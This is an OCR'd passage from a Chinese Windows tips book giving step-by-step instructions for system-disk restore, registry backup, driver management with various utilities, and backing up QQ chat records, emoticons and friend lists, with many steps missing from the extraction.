


❼ 等待完成备份以后，系统会自动重新启动。


技巧207 使用矮人工具箱还原系统盘

还原系统盘的步骤跟备份系统盘的步骤类似。


❶ 重新启动电脑，在选择界面中使用“↑”和“↓”键选择“MaxDOS v5.8s”，按下 Enter 键，如下图所示。



❷ 使用“↑”和“↓”键选择“运行 MaxDOS v5.8s”，按下 Enter 键，如下图所示。



❸ 在“Password:”后面输入密码“max”，按下 Enter 键，如下图所示。




❹ 使用“↑”和“↓”键选择“C. 备份/还原系统 & BACKUP/RESTORE SYSTEM”选项，按下 Enter 键，如下图所示。

❺ 使用“↑”和“↓”键选择“5. 还原 D:\MaxBAK\SYS.GHO 到 C 盘”选项，按下 Enter 键，如下图所示。

❻ 等待完成还原以后，系统会自动重新启动。

专家坐堂

使用矮人工具箱恢复系统时，原硬盘分区的大小一定不能更改，且不能在 Windows XP 中直接运行。



技巧208　备份和恢复注册表

注册表如果遭到破坏，Windows 系统将不能正常工作。为了确保 Windows 系统安全，需要对注册表进行备份。

(1) 备份注册表


为防止木马或者病毒破坏注册表，用户应对注册表进行备份。

❶ 选择“开始”→“运行”命令。

(2) 恢复注册表

当注册表被破坏或者更改后，用户可以对其进行恢复。

❶ 打开注册表编辑器。



技巧209 查看驱动程序是否正确安装

没有安装或者错误地安装硬件驱动程序将导致系统不能很好地发挥其效用，也会影响用户的使用。如果显卡驱动没有安装好，将出现显示器画面低劣、屏幕闪烁以及令用户眼睛极易疲劳等状况。用户可通过如下步骤查看其是否正确安装。

❶ 右击桌面空白区域，在弹出的快捷菜单中选择“属性”命令，打开“显示 属性”对话框。

❹ 适配器和 BIOS 信息可以正常显示。

❺ 可以自由调整屏幕刷新频率。

❻ 可以判断显卡驱动已经正确安装。

知识补充

一般的安装顺序为主板驱动程序、显卡驱动程序、声卡驱动程序以及网卡驱动程序等。

知识补充

驱动程序的全称为设备驱动程序，操作系统安装完后，还必须安装硬件驱动程序才能发挥出最大的效用。

硬件驱动程序的安装方法目前主要有两种，一是运行硬件驱动程序的安装程序进行自动安装，称为自动安装法；另一种方式是手动添加驱动程序，称为手工安装法。


安装操作系统时，系统会自动安装大部分硬件设备的驱动程序。这些硬件设备的驱动程序都已经通过 WMD 的认证，并且可以在系统文件夹的 inf 目录下找到与之相对应的相关硬件信息。


有的硬件驱动程序没有提供可执行的安装文件，此时就只能用手工安装法进行安装。用手工安装法安装驱动程序比较麻烦，但不会安装附加软件，可节约磁盘空间。


技巧210　手动更新驱动程序

对于显卡驱动没有正确安装的情况，可以通过更新显卡驱动或者重新安装显卡驱动来解决。

❶ 右击“我的电脑”图标。







❾ 在搜索到驱动程序后进行安装，即可更新驱动程序。

专家坐堂

显卡、声卡以及网卡的驱动程序都保存在“C:\Windows\System32\Drivers”目录下。当系统出现故障导致无法识别网卡等硬件时，可将自动搜索目录设置到上述位置进行更新。

技巧211 手工备份驱动程序

及时备份驱动程序可以让重装系统有备无患，Windows 系统下驱动程序的安装路径为系统盘下 Windows 目录下的 inf、System 和 System32 三个文件夹。

完成驱动程序安装后，将这三个文件夹复制到非系统盘上进行备份。重装系统时只需将其覆盖回 Windows 目录下即可。


技巧212 手动卸载驱动程序


如果现有的驱动程序版本功能或者性能不够完善，可以通过安装新的驱动程序来升级；如果原先的驱动未正确安装或者使用时被破坏了，可以通过原来的驱动程序修复安装。

若安装新版本的驱动程序后系统变得不够稳定，则需要将现有的驱动程序卸载后安装老版本驱动程序。

(1) 在设备管理器中卸载驱动程序

❶ 打开设备管理器。







知识补充

使用上述方法卸载的驱动程序，可以通过按钮扫描检测硬件改动来找回。

(2) 在“添加或删除程序”中卸载驱动程序

❶ 应选择“开始”→“设置”→“控制面板”命令。





举一反三


用户也可以通过“我的电脑”左上角的“任务系统”菜单里的“添加或删除程序”选项来打开“添加或删除程序”窗口。

技巧213　使用 Windows 优化大师备份驱动程序

手工备份驱动程序相对比较繁琐，而使用工具软件备份则比较便捷。

Windows 优化大师是一款功能强大且操作简便的系统辅助软件，可以方便地备份和还原驱动程序。


❶ 打开 Windows 优化大师，选择“系统维护”选项下的“驱动智能备份”标签。




注意事项

“驱动搜索模式”下默认列出的驱动程序均为系统安装盘所没有的驱动程序，如果需要完整备份请选择“搜索全部可备份包括隐藏的驱动”。

❸ 单击驱动前的 ⊞ 图标，可以显示该驱动的详细信息，包括：发行商、发行日期、版本、微软数字签名以及驱动程序文件等信息。



❹ 选中需要备份的驱动，单击 备份 按钮进行备份。



❺ 依次出现各驱动程序备份完成的提示，单击“确定”按钮即可完成该驱动程序的备份。


注意事项


如果 Windows 优化大师在备份时检查到该驱动已经进行过备份，会提示用户是否还要备份。若不需要重复备份，单击“取消”按钮即可；若备份则会覆盖原来的备份文件。

技巧214 使用 Windows 优化大师恢复驱动程序

完成备份后，只要没有删除备份文件，就可以随时通过 Windows 优化大师恢复驱动程序。

❶ 打开 Windows 优化大师，选择“系统维护”选项下的“驱动智能备份”标签。





举一反三

手工安装驱动程序时，也可以在 Windows 优化大师的驱动备份目录下寻找驱动。


技巧215 使用驱动精灵备份驱动程序

驱动精灵是一款由业内知名专业站点——驱动之家(Mydrivers.com)推出的驱动程序专业应用工具软件。

驱动精灵采用先进的硬件检测技术，不仅可以替未知设备安装驱动程序，还能自动检测驱动升级，让计算机保持最佳工作状态。其备份和还原操作也非常方便。

驱动精灵可以将硬件驱动备份为独立的文件、Zip 压缩包、自解压程序或自动安装程序。

❶ 启动驱动精灵 2010，打开其主界面。




知识补充

单击“我要改变备份设置”按钮即可打开“系统设置”菜单，在里面可以设置驱动目录、驱动备份类型、网络代理和驱动备份压缩等。

技巧216　使用驱动精灵更新驱动程序

驱动精灵可以智能识别计算机硬件并下载和安装相应的驱动程序。因此用户可以使用驱动精灵更新驱动程序。

❶ 启动驱动精灵 2010。



专家坐堂

若用户对驱动精灵不太熟悉，可选择“向导模式”更新驱动程序。

❸ 驱动精灵会根据网络智能识别本机的硬件设备，列出可更新驱动的详细信息。

❻ 安装完成后，重新启动计算机就更新好了相应的驱动程序。


注意事项


为避免频繁地重新启动对电脑造成的伤害，用户应在全部驱动更新之后再重新启动电脑。

技巧217　使用驱动精灵还原驱动程序

驱动精灵 2010 的还原功能非常简单易用。

❶ 启动驱动精灵 2010。






技巧218 使用驱动精灵删除驱动程序

驱动程序安装错误或者卸载不完全都有可能影响操作系统的稳定运行。使用驱动精灵的驱动卸载功能可以安全卸载驱动程序以及清理操作系统中残留的驱动文件，使操作系统保持在最佳工作状态。

❶ 启动驱动精灵 2010。



注 意 事 项

某些硬件设备关系到系统的正常运行，请谨慎使用卸载功能。建议在卸载驱动前先备份驱动程序。

技巧219 使用驱动人生简单备份驱动程序


驱动人生是一套免费的集硬件识别、驱动匹配、驱动下载、驱动安装、驱动备份、驱动还原和驱动卸载于一体的驱动管理系统。

它实现了智能检测硬件并自动查找安装驱动，为用户提供最新驱动更新，本机驱动备份、还原和卸载等功能。

此外，驱动人生 2010 软件具有界面清晰，操作简单，设置人性化等优点，大大方便广大用户管理电脑的驱动程序。

驱动人生 2010 只需要简单的几步就可以备份电脑的驱动程序。

❶ 启动驱动人生 2010，打开其主界面。




专家坐堂


利用驱动人生备份驱动程序之后，当系统出现故障或者要重装系统时就不用再发愁了，驱动人生可以简单快速地完成驱动恢复。

技巧220　使用驱动人生快速更新驱动程序


随着驱动程序版本的不断推陈出新，用户应及时更新硬件驱动，提高计算机的运行效率。

❶ 启动驱动人生 2010。





❹ 单击“开始更新”按钮之后，驱动人生就会自动下载推荐的驱动程序，然后自动安装。




知识补充


用户可手动从驱动人生的驱动库中选择自己喜欢的版本进行更新并锁定。

技巧221　使用驱动人生快速还原驱动程序

在系统故障、重装系统等状态下可使用驱动人生快速完成驱动快速恢复。

❶ 启动驱动人生 2010，打开其主界面。





技巧222 驱动人生驱动卸载及驱动评估

驱动人生提供了很多辅助性的更方便、更灵活的高级应用。

知识补充

驱动人生 2010 还具有硬件全方位温度监测的功能，可以全面了解硬件运行温度，真正做到全程详细监控：任务栏时时显示，各电脑配置温度时时看。

(1) 使用驱动人生巧妙卸载驱动程序

驱动人生 2010 可通过先进的安全驱动卸载功能快速清理错误安装或残留于系统的可能影响操作系统运行的无效驱动程序，随时保持硬件处于最佳工作状态。

❶ 启动驱动人生 2010。

❺ 单击“开始卸载”按钮后，即可将选中的驱动程序自动卸载。

注意事项

当驱动程序卸载完成之后，用户还需重新启动电脑。

(2) 使用驱动人生进行驱动评估

驱动人生全新的升级评估模式，更少的错误，更多的实用功能，多系统平台升级评估，让用户畅游于各系统之间。

驱动评估将检测电脑在其他操作系统下是否可以完美运行，为电脑运行其他操作系统做充分准备。

❶ 启动驱动人生 2010。

技巧223 备份特定好友的 QQ 聊天记录


与好友之间的 QQ 聊天记录是一份值得保存的回忆，如果重装了系统或者误删除了聊天记录，都会导致数据的丢失，所以有必要掌握备份 QQ 数据的方法。如果只需要备份 QQ 聊天记录，可以直接使用消息管理器来进行数据备份。

知识补充

QQ 的好友名单存储在腾讯的服务器上，但是聊天记录和个人信息都是存放在本地硬盘上。

❶ 在 QQ 主界面上选择“主菜单”→“工具”→“消息管理器”命令，打开消息管理器窗口。

❷ 选择一个要备份聊天记录的好友。



注 意 事 项

导出聊天记录的备份文件有三种格式，其中加密文件(*.bak)是支持导入和导出的，另外的文本文件(*.txt)和网页格式(*.mht)是不支持导入的，所以选择合理的文件格式是有必要的。

技巧224　备份与还原所有 QQ 聊天记录

用户可将所有 QQ 好友的聊天记录进行数据备份。

(1) 备份所有 QQ 聊天记录

备份 QQ 聊天记录的方法非常简单方便。


❶ 在 QQ 主界面上选择“主菜单”→“工具”→“消息管理器”命令，打开“消息管理器”窗口。


❷ 在“信息分组”窗格下选择“所有分组”选项。

(2) 还原 QQ 聊天记录

将 QQ 聊天记录导出为备份文件后，利用其导入功能可将 QQ 聊天记录还原。


❶ 在 QQ 主界面上选择“主菜单”→“工具”→“消息管理器”命令，打开“消息管理器”窗口。





❽ 选择备份文件，单击“打开”按钮。

❾ 单击“导入”按钮。




技巧225 备份和还原 QQ 表情

在聊天的时候利用 QQ 的自定义添加表情的功能，可以使聊天变得生动。但重装 QQ 后就会丢失那些精心收藏的 QQ 表情，重新收集 QQ 表情又很耗时，这就需要对其进行备份。

(1) 备份 QQ 表情


❶ 打开 QQ 聊天窗口，单击聊天面板的图标。





(2) 还原 QQ 表情

将 QQ 表情备份以后就可以随时进行还原。

❶ 打开 QQ 表情的表情管理窗口。







举一反三

直接双击导出的 QQ 表情文件包，也能对 QQ 表情进行还原。同时，也可以上网下载表情包来导入，不必一个一个地添加。


技巧226　巧用 QQ 好友恢复系统找回 QQ 好友


当用户的 QQ 好友被误删后，就需要使用 QQ 好友恢复系统来找回被删除的 QQ 好友。
